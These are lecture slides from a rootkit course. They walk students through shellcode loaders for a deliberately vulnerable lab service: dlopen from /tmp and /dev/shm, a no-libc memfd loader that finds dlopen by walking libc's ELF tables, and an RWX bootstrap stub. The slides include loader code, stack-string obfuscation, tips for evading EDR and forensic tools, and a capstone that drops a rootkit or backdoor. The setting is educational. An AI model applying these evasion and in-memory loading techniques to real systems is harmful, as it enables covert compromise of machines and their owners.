



Kernel Security: how2rootkit



Shellcode Loaders — Hands-On

From raw shellcode to a running shared object.

Agenda

1. Review: the stealth ladder from reflective-payloads
2. **Ex1** /tmp + dlopen — write, load, unlink
3. **Ex2** /dev/shm — same trick, RAM-backed mount
4. **Ex3** No-libc + memfd — find dlopen at runtime without libc
5. **Ex4** Bootstrap shellcode — raw bytes in RWX memory

Each exercise solves a problem the previous one left open.


```
cd inclass/shellcode_loader && make payload
```

The scenario

Your capstone target is MERIDIAN, a TCP service running on port 1337. Its `submit` command has a deliberate vulnerability:

1. Server `mmaps` a page with `PROT_READ | PROT_WRITE | PROT_EXEC`
2. Server reads your bytes from the socket into that page
3. Server clones a thread that jumps to byte 0

Stage 0: Network Exploitation




Shellcode Is annoying to maintain

- You could write your entire implant as position-independent shellcode. People do. But maintaining hundreds of lines of hand-written AArch64 with no debugger, no libc, and no string literals gets tricky.
- What you actually want is to write your payload as a normal C shared object
- with `printf`, `connect`, constructors
 - have a small shellcode stub load it at runtime.



Review: the stealth ladder

Last lecture covered the theory. Today we build it, one technique at a time.



Today's plan

Four exercises. Each solves a problem the previous one left open:

- **Ex1** /tmp + dlopen -- write SO to disk, load, unlink. Problem: file touches disk, inotify/EDR catches it.
- **Ex2** /dev/shm + dlopen -- RAM-backed tmpfs. Problem: still has a filesystem entry visible to ls.
- **Ex3** No-libc + memfd -- no file anywhere. Problem: needs to find and call dlopen without libc.
- **Ex4** Bootstrap shellcode -- runs from raw RWX memory, solves the page-alignment and ELF header problems.

```
cd inclass/shellcode_loader
make payload      # build initlib.so → payload_bytes.h
make run-ex1     # through make run-ex4
```

The Payload SO

`initlib.c`: a shared object with a constructor:

```
__attribute__((constructor))
static void lib_init(void) {
    printf("[initlib] constructor: library loaded!\n");
}
```

`__attribute__((constructor))` tells the dynamic linker to call this function when the SO is loaded -- before `main()` runs. Malware uses this to run code the instant a library is injected into a process.

Embedding the Payload

We need the SO's raw bytes available as a C array. `xxd -i` does this:

```
$ xxd -i bin/libinitlib.so | head -5
unsigned char bin_libinitlib_so[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00,    ← ELF magic
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    ...
};
unsigned int bin_libinitlib_so_len = 71096;
```

`make payload` compiles `initlib.c` into a shared object, then runs `xxd -i` to produce `inc/payload_bytes.h`. Our loader just `#includes` those bytes.

Exercise 1: /tmp + dlopen

Fill in the TODOs (~10 lines):

```
#include <dlfcn.h>
#include <fcntl.h>
#include "payload_bytes.h"

int main(void) {
    const char *path = "/tmp/payload.so";

    // TODO 1: open(path, O_CREAT | O_WRONLY, 0755)
    // TODO 2: write(fd, payload_bytes, payload_bytes_len); close(fd)
    // TODO 3: dlopen(path, RTLD_NOW) ← constructor fires
    // TODO 4: unlink(path)
}
```

```
make ex1 && make run-ex1
```

Ex1 Demo + Discussion

```
$ make run-ex1
[ex1] Writing 71096 bytes to /tmp/payload.so
[initlib] constructor: library loaded!      ← success
[ex1] Done.

$ ls /tmp/payload.so
ls: cannot access '/tmp/payload.so': No such file or directory
```

File is gone after `unlink()`. But: what if someone was watching `/tmp` at the right moment?

`inotify`, `fanotify`, or an EDR hook on `open(0_CREAT)` would catch this.

Exercise 2: /dev/shm

Change **one line** in Ex1:

```
const char *path = "/dev/shm/.payload.so"; // was "/tmp/payload.so"
```

Same code, different mount. /dev/shm is tmpfs -- RAM-backed, no disk writes.

```
make ex2 && make run-ex2
```

opsec:

- Still visible: `ls /dev/shm` shows the file during the write/load window
- Still has a filesystem entry -- forensic tools can see it
- Some systems mount /dev/shm with `noexec` -- `dlopen` would fail

The Problem with Ex1 and Ex2

Both approaches have two problems:

1. **A file exists on a filesystem**, even if briefly -- `inotify`, `fanotify`, or an EDR hook on `open(0_CREAT)` can catch it
2. We call `dlopen()` directly -- that only works because we linked against `libc` at compile time

Back to the MERIDIAN scenario: your shellcode is running in an RWX page. No linker ran. `dlopen` is somewhere in `libc`, which is mapped in the process -- but you have no symbol table, no PLT, no way to call it.

We need to solve two things: get rid of the file on disk, and find `dlopen` at runtime without `libc`.

Recap: memfd_create

Before tackling the "no libc" problem, recall the memfd trick from last lecture:

```
int fd = memfd_create("payload", MFD_CLOEXEC); // anonymous file
write(fd, so_bytes, so_bytes_len);           // fill it

char path[64];
snprintf(path, sizeof(path), "/proc/self/fd/%d", fd);
dlopen(path, RTLD_NOW); // constructor fires -- no file on disk
```

- `memfd_create` returns a file descriptor backed by memory, with **no filesystem entry**
- `dlopen` can open it via `/proc/self/fd/<N>` -- the kernel translates this to the in-memory file
- When the fd is closed, the contents vanish

This gets rid of the file on disk. But we still need `dlopen` -- and getting it without libc is the hard part.

The Reflective C Dialect

To drop the libc dependency, we rewrite everything from scratch. What changes?

- `open()` --> `sys_openat()` via `svc #0`
- `write()` --> `sys_write()` via `svc #0`
- `printf()` --> `sys_write(2, buf, len)`
- `dlopen()` --> must find and call it at runtime
- "string literal" --> build on the stack, char by char
- No using `.data/.rdata/thunks`

```
// String literal lives in .rodata – visible to strings(1)
const char *path = "/proc/self/maps";

// Stack string – never appears in the binary
char path[16];
path[0]='/'; path[1]='p'; ... path[15]='\0';
```

Why Stack Strings?

When you compile a normal C program, string literals end up in the `.rodata` section:

```
$ strings bin/ex1 | grep proc  
/proc/self/maps          ← visible to forensic tools
```

An analyst running `strings` on your binary sees exactly what it does. Stack strings avoid this -- they're constructed at runtime from individual character assignments and only exist on the stack.

```
// This generates no .rodata entry  
char path[16];  
path[0]='/'; path[1]='p'; path[2]='r'; path[3]='o';  
path[4]='c'; path[5]='/'; path[6]='s'; path[7]='e';  
path[8]='l'; path[9]='f'; path[10]='/'; path[11]='m';  
path[12]='a'; path[13]='p'; path[14]='s'; path[15]='\0';
```

Tedious to write, but invisible to static analysis.

Helpers

Three headers make up the "reflective dialect":

syscall.h -- raw AArch64 syscall wrappers:

```
static inline long sys_openat(int dirfd, const char *path,  
                             int flags, mode_t mode) {  
    return syscall4(SYS_openat, (long)dirfd, (long)path,  
                    (long)flags, (long)mode);  
}
```

minstr.h -- memcpy, strcmp, strlen, strstr, hex_str_to_u64 (no libc)

Stack string macros -- build strings on the stack:

```
#define STACK_STR_PROC_SELF_MAPS(var) \\\nchar var[16]; \\\nvar[0]='/' ; var[1]='p' ; ... var[15]='\0' ;
```

The Plan for Ex3

Two problems to solve without libc:

1. **Write the SO to memory** -- easy: `sys_memfd_create` + `sys_write` (just syscalls)
2. **Call `dlopen`** -- harder: must find it at runtime

`dlopen` lives in libc, which is already mapped in our process. We need to:

1. Find libc's base address (parse `/proc/self/maps`)
2. Walk libc's ELF symbol table to find `dlopen`

We'll write each function **in normal C first** (with `printf` debugging), then convert to the reflective dialect. This way you can debug the algorithm before fighting the no-libc constraints.

Step 1: /proc/self/maps

Every process's memory layout is exposed as text:

```
addr_start-addr_end perms offset dev inode pathname
7f8a00000-7f8a20000 r-xp 00000 08:02 173521 /usr/lib/libc.so.6
7f8a20000-7f8a40000 r--p 20000 08:02 173521 /usr/lib/libc.so.6
7f8a40000-7f8a41000 rw-p 40000 08:02 173521 /usr/lib/libc.so.6
```

Try it right now: `cat /proc/self/maps | grep libc`

We want the **r-xp** line (executable segment) -- that's where libc's code lives. The hex address before the first ' - ' is the base address. Every symbol in libc is at `base + offset`.

Exercise: Parse Maps in C

ex3_c_prototype/find_libc.c -- write this with normal libc:

```
FILE *fp = fopen("/proc/self/maps", "r");
char line[512];
uintptr_t libc_base = 0;

while (fgets(line, sizeof(line), fp)) {
    if (strstr(line, "libc") && strstr(line, "r-xp")) {
        libc_base = strtoul(line, NULL, 16);
        break;
    }
}

printf("libc base: 0x%lx\n", libc_base);
```

```
make ex3-proto && make run-ex3-proto-libc
```

Convert to Reflective Dialect

Same algorithm, but swap each libc call for its raw equivalent:

- `fopen("/proc/self/maps", "r") -->`
`STACK_STR_PROC_SELF_MAPS(path); then`
`sys_openat(AT_FDCWD, path, O_RDONLY, 0)`
- `fgets(line, ...) --> sys_read(fd, buf, sizeof(buf)) +`
scan for `'\n'` yourself
- `strstr(line, "libc") --> our strstr() from minstr.h`
- `strtoul(line, NULL, 16) --> hex_str_to_u64(line) from minstr.h`

The annoying part: `fgets` reads one line at a time. `sys_read` gives you a raw buffer. You scan for `'\n'` yourself and process each line manually.

Fill in the TODOs in `ex3_nolibc_loader/procfsutil.h`.

Step 2: Walking libc's ELF

Given libc's base address in memory, find `dlopen` by walking the ELF structures.


But first -- what are these structures? Run `readelf` on `libc` to see them:

```
$ readelf -d /usr/aarch64-linux-gnu/lib/libc.so.6 | head -10
Dynamic section at offset 0x19dba0 contains 30 entries:
   Tag       Type             Name/Value
0x00000001 (NEEDED)     Shared library: [ld-linux-aarch64.so.1]
0x00000005 (STRTAB)      0x98fa0
0x00000006 (SYMTAB)      0x4e828
0x0000000a (STRSZ)       99937 (bytes)
0x0000000b (SYMENT)      24 (bytes)
```

`DT_SYMTAB` and `DT_STRTAB` are what we need -- the symbol table and its string table. Every exported function name lives in the string table.

Elf Parsing review

The full walk from base address to symbol:



Exercise: Find Symbol in C

ex3_c_prototype/find_symbol.c -- write the ELF walk with normal libc, then verify your answer against dlsym:

```
// Walk ELF structures at libc_base...
void *manual = find_symbol_syntab((void *)libc_base, "dlopen");
void *expected = dlsym(libc_handle, "dlopen");

printf("manual:  %p\n", manual);
printf("dlsym:  %p\n", expected);
// Should match!
```

```
make ex3-proto && make run-ex3-proto-sym
```

If they match, you've just done what dlsym does internally -- walked the ELF symbol table by hand.

Convert to Reflective Dialect

The ELF walker barely changes -- it's already pointer arithmetic:

```
// C version
if (strcmp(strtab + sym->st_name, "dlopen") == 0)

// Reflective version -- use our strcmp, stack-build the name
STACK_STR_DLOPEN(target); // char target[] = "dlopen"
if (strcmp(strtab + sym->st_name, target) == 0)
```

Fill in `ex3_nolibc_loader/elfsym.h`. Same algorithm as your C prototype -- only the string handling changes. This is why we prototype in C first.

testing

Our loader is compiled with `-nostdlib` -- it doesn't link `libc`. But it needs to **find `libc` in `/proc/self/maps`**. If `libc` isn't loaded, there's nothing to find.

The solution: build the loader as a **shared object** and inject it into a normal program via `LD_PRELOAD`:

```
# ex3_tester is a normal hello-world (linked with libc)
# ex3.so is our -nostdlib loader with a constructor
LD_PRELOAD=./bin/ex3.so ./bin/ex3_tester
```

The dynamic linker loads `ex3.so` first and fires its constructor. The constructor can now search for `libc` in the process's maps, because the host process has `libc` mapped. This is how real-world injection works -- your code runs inside someone else's process.

Putting It Together

The full no-libc flow in `ex3_nolibc_loader/loader.c`:

```
search_lib_procmaps("libc.so") → libc_base
find_symbol_syntab(libc_base, "dlopen") → g_dlopen
find_symbol_syntab(libc_base, "sprintf") → g_sprintf

mem_fd = sys_memfd_create("x", MFD_CLOEXEC)
sys_write(mem_fd, payload_bytes, payload_bytes_len)

g_sprintf(path, "/proc/self/fd/%d", mem_fd)
g_dlopen(path, RTLD_NOW) ← constructor fires
```

No libc at link time. No string literals in the binary. No file on disk. Every dependency resolved at runtime by hand. The tradeoff: a lot more code, and `memfd_create` is still a syscall that can be traced.

Ex3 Demo

```
$ make ex3 && make run-ex3
[ex3] no-libc loader starting
[ex3] found libc
[ex3] resolved dlopen + sprintf
[ex3] loading via /proc/self/fd/3
[initlib] constructor: library loaded!
[ex3] done
[tester] libc is loaded.  If you see this, LD_PRELOAD worked.
```

The loader SO is compiled with `-nostdlib` and injected via `LD_PRELOAD`.
Verify with `strings`:

```
$ strings bin/ex3.so | grep -i "proc\|libc\|dlopen"
# Nothing! All strings are built on the stack at runtime.
```

Pitfalls

- **libc not mapped:** your loader searches `/proc/self/maps` for `libc` but the host process was statically linked. No `libc` = no `dlopen` to find. The `LD_PRELOAD` trick only works because the host binary is dynamically linked.
- **Wrong ELF walk:** casting `base + phdr->p_vaddr` without checking `p_type == PT_DYNAMIC` first. You'll dereference a `PT_LOAD` entry as a Dyn array and segfault on garbage.
- **Hash table vs. symtab:** some builds of `libc` export `dlopen` only through the GNU hash table (`.gnu.hash`), not the traditional `.dynsym`. If your walker only checks `DT_SYMTAB`, you won't find it. Check `readelf -s` vs. `readelf --dyn-syms`.
- **Stack string typo:** one wrong character in your manually-built `"/proc/self/maps"` string and `sys_openat` returns `-ENOENT`. The compiler can't catch it and there's no runtime warning -- you just get silence.
- **memfd name visible:** the debug name you pass to `memfd_create` shows up in `/proc/pid/fd`. Calling it `"payload"` is a gift to the blue team. Use something boring.

From SO to Payload

Ex3 still relies on LD_PRELOAD and a dynamic linker. Now we're back to the problem from slide 3: our code arrives as **raw bytes in an RWX page**. No dynamic linker. No LD_PRELOAD. Just a pointer to memory and PC jumps there.

We can't dump `rp.so` into the page and jump to it -- the ELF starts with headers (`\x7fELF`), not instructions, and the segments need page-aligned addresses. We need something else in front of the SO that the CPU *can* execute directly.

The bootstrap stub

We need a small piece of hand-written AArch64 that runs first, sets up the right arguments, and branches into the SO's actual entry point.

The bootstrap does two things:

1. Load the total payload size into x0 (the SO's `load_memfd()` needs this)
2. Branch forward past a NOP sled into the SO's entry point

Why the NOP sled? We pad the bootstrap to exactly **4096 bytes** (one page). That way the SO starts at a page boundary, and its internal offsets line up correctly when `dlopen` loads it from `memfd`.


```
_start:
    ldr x0, =<so_size>           // arg to load_memfd: total size
    b . + <offset>              // branch into SO entry point
    nop                        // ~1020 NOPs pad to exactly 4KB
    nop
    ...
```

Combining the pieces

```
cat bootstrap.bin rp.so > mempayload -- that's it.
```

The bootstrap is raw machine code (not ELF), so PC can jump straight to byte 0. The branch instruction skips the NOP sled and lands at `load_memfd()` inside the SO.

Memory layout after `cat bootstrap.bin rp.so > mempayload`





Building

```
python3 bootstrap.py rp.so \  
    > bootstrap.S  
as bootstrap.S -o bootstrap.o  
objcopy -O binary -j .text \  
    bootstrap.o bootstrap.bin  
cat bootstrap.bin rp.so \  
    > mempayload
```

`bootstrap.py` reads the SO's ELF header to find the entry point offset, then generates the assembly with the right branch target.

The test harness

`test_harness.c` simulates what MERIDIAN does -- mmap RWX, read the payload file, jump to byte 0:

```
void *mem = mmap(NULL, sz,
                 PROT_READ | PROT_WRITE | PROT_EXEC,
                 MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

read(fd, mem, sz);          // load mempayload

// Jump to offset 0 → bootstrap → load_memfd → constructor
void (*func)(void) = (void (*)(void))mem;
func();
```

This is your capstone Stage 1 execution model. MERIDIAN gives you an RWX page and jumps to it. `test_harness` does the same thing.

Ex4 Demo

```
$ make ex4 && make run-ex4
[harness] Loaded 74696 bytes into RWX @ 0x400001250000
[harness] Jumping to bootstrap at offset 0
[bootstrap] reflective loader started
[bootstrap] found ELF base
[bootstrap] found libc
[bootstrap] loading via /proc/self/fd/3
[payload] constructor fired from bootstrap chain!
[payload] PID = 57751
[harness] Returned. Cleaning up.
```

Full chain: raw bytes in RWX memory -> bootstrap -> find libc -> resolve dlopen -> memfd -> dlopen -> constructor fires.

What We Built

- **Ex1** /tmp + dlopen -- file touches disk, inotify/EDR catches the `open(0_CREAT)`
- **Ex2** /dev/shm + dlopen -- no disk I/O, but `ls /dev/shm` shows the file
- **Ex3** memfd + no-libc dlopen -- no filesystem entry, but `memfd_create` syscall is traceable
- **Ex4** Bootstrap shellcode -- runs from raw RWX memory, but RWX pages are suspicious to memory scanners

Each approach trades one problem for another. The "reflective dialect" -- writing C without libc -- is the technique that ties them together. Detection shifts from filesystem monitoring to memory forensics as you move down the list.

Capstone

Your capstone chain looks like this:

1. **MERIDIAN exploit** sends shellcode to an RWX page (you already have this from capstone-environment)
2. **Stage 1 shellcode** uses Ex3/Ex4's technique to load a real SO payload -- that's today
3. **Payload constructor** does the actual work: drops a rootkit, opens a backdoor, whatever your capstone design calls for
4. **Challenge 10b** (extra credit): skip `dlopen` entirely and relocate the ELF yourself. ~900 lines of relocation handling. Only attempt if you finish early.

Next steps:

- Finish any incomplete exercises
- Read through `solutions/` if stuck
- Decide what your capstone payload's constructor should do -- that's the bridge between Stage 1 (loading) and Stage 2 (exploitation)

